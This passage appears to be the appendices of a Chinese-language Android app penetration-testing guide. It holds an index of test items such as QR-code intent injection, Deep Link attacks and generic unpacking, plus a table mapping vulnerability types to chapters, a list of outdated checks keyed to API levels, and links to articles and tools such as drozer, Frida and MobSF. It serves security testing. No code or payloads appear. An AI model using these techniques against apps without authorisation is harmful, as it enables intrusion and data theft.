167	二维码 URL 注入	17.1	
168	二维码 intent:// 注入	17.2	
169	Deep Link 攻击面（含路径穿越/敏感参数）	17.3	
170	Deep Link 未鉴权	17.4	
171	URL Scheme 劫持	17.5	
172	Manifest 未实现组件 / Debug•Test 组件	18.2 / 18.3	
173	SQLite 系列（SQLCipher/SEE/PRAGMA/任意读写/日志）	18.5	
174	HttpHost / HttpURLConnection	18.6	
175	通用脱壳模块	18.11	

D.3 按漏洞类型反查

漏洞类型	相关测试项（章节）
信息泄露	3.1–3.16、2.9、9.1、9.7、16.14、18.8、18.9
越权/权限绕过	4.2、4.7、5.2、5.8、6.3、12.1–12.5、8.4、7.5、16.29
任意文件读写	7.4、9.8、9.13、13.4、13.3、18.5
代码执行（RCE）	9.2、9.9、13.4、13.9、14.11、9.10、14.8、15.2
注入	7.3、10.7、10.8、16.29、9.12、4.8
中间人/通信	10.1–10.4、10.12、10.14–10.18、2.4、2.5、13.2、9.4
拒绝服务	4.5、7.6、8.10、16.13、16.30

漏洞类型	相关测试项（章节）
隐私/合规	3.6 – 3.9、16.25、2.8、10.17
供应链/加固	14.7 – 14.14、15.1 – 15.4、2.7、18.10、18.11
认证/生物识别	11.5、16.8、16.23、12.3

D.4 过时 / 废弃 / 历史项汇总

章节	项	标记	说明
2.3	AllowBackup	⏳	API 31 默认改为 false
2.8.2	Master Key / FakeID / Janus	👴	旧版本签名绕过，系统已修复
3.1	SD 卡/外部存储	⏳	Android 10+ 分区存储
3.2	logcat	⏳	Android 4.1+ 应用只能读自身日志
3.4	SharedPreferences 全局可读写	⚠️	MODE_WORLD_* 自 API 17 废弃、API 24 抛异常
4.3	PendingIntent / FLAG_MUTABLE	⏳	API 31 强制 FLAG、API 34 进一步限制
8.6	动态广播导出	⏳	API 34 强制声明 RECEIVER_EXPORTED
8.10.1	粘性广播 sendSticky*	⚠️	API 21 废弃
9.1	WebView setSavePassword	⚠️	API 18 废弃，现代 WebView 不再保存
9.2	addJavascriptInterface	👴	API≤16 RCE（CVE-2012-6636），API 17 修复
9.3	setPluginState / setSavePassword 等	⚠️	相关 API 已废弃
11.5	FingerprintManager	⚠️	API 28 废弃，改用 BiometricPrompt
12.5	sharedUserId	⚠️	API 29 废弃
13.7 / 10.3	ALLOW_ALL_HOSTNAME_VERIFIER / Apache HttpClient	⚠️	Apache HttpClient API 23 移除

章节	项	标记	说明
13.4	Environment.getExternalStorageDirectory	⚠️	API 29 废弃
14.1	MagiskHide	⚠️	Magisk 23.0 后移除，改用 Zygisk DenyList
16.4	WebView AppCache/Plugin	⚠️	相关 API 已废弃
16.29	短信息/拨号/WAPPush/Fragment 注入/LaunchAnyWhere/BroadAnyWhere/TowelRoot	👴	历史系统漏洞，仅低版本适用
18.5	SQLiteDatabase Transaction	⚠️	旧式事务 API
8.3 / 8.7	LocalBroadcastManager	⚠️	官方推荐改用 Flow/LiveData 或 RECEIVER_NOT_EXPORTED（见 8.1 注）

使用建议：新项目直接跳过 👴 项；⚠️ 项仅作为"老应用排查"；⏳ 项务必按目标 minSdkVersion/targetSdkVersion 与设备版本判断。

附录 E 参考链接（来源与延伸阅读）

E.1 系列来源：看雪《Android 漏洞之战》

篇目	标题	对应本文档章节
（1）	Activity 漏洞挖掘讲解	第 5 章 Activity
（2）	Service 漏洞挖掘详解	第 6 章 Service
（3）	Broadcast Receiver 漏洞详解	第 8 章 Broadcast
（4）	Content Provider 漏洞详解	第 7 章 ContentProvider
（5）	权限安全和安全配置漏洞详解	第 12 章 权限 / 第 2 章 配置
（6）	http/https 通信安全漏洞详解	第 10 章 网络通信
（7）	信息泄露漏洞详解	第 3 章 信息泄露
（8）	插件动态加载和解压缩漏洞详解	第 13 章 经典漏洞 / 2.10 签名机制
（9）	验证码漏洞详解	10.5 验证码 / 10.22 抓包对抗

篇目	标题	对应本文档章节
（10）	调试与反调试技巧详解	第 14 章 运行时对抗
加壳脱壳	Android 加壳脱壳学习（1）——动态加载和类加载机制详解	13.4 / 14.15
工具	Android 漏洞挖掘三板斧——drozer + Inspeckage(Xposed) + MobSF	第 1 章 工具链
参考	Android Deep Link 攻击面	17.3 Deep Link 攻击面
参考	Chrome 调试 webview 页面	9.14 Chrome DevTools 调试

E.2 组件与通信安全参考

- Broadcast 相关：
  - https://blog.csdn.net/q376794191/article/details/85292952
  - https://www.cnblogs.com/lwbqqyumidi/p/4168017.html
  - https://www.jianshu.com/p/c1a826a5beea
  - https://www.jianshu.com/p/e236a2669797
  - https://tea9.xyz/post/962818054.html
  - Android Broadcast Security（Seebug Paper）
- CVE-2018-9581（RSSI 广播暴露敏感数据）：https://wwws.nightwatchcybersecurity.com/2018/11/11/cve-2018-9581/
- Activity / 进程枚举：
  - https://github.com/jaredrummler/AndroidProcesses
  - https://jaredrummler.com/2017/09/13/android-processes/
  - https://github.com/Chainfire/libsuperuser
  - https://github.com/wenmingvs/AndroidProcess
- http/https 通信：
  - https://www.geek-share.com/detail/2727192403.html
  - https://www.jianshu.com/p/84df0a40127c
  - https://juejin.cn/post/6992844908788711438

    - https://www.panaihua.com/android-catchhttp/

E.3 工具与前沿资料

- HackTricks - Android App Pentesting
- OWASP MASTG
- OWASP Mobile Application Security
- MobSF
- drozer
- Frida / objection / codeshare
- apk-mitm
- SSLPinDetect / smali-sslpin-patterns
- MalFixer
- justapk / APKEditor
- Fridump3
- android-keystore-audit
- Android 安全注意事项（b-mueller checklist）
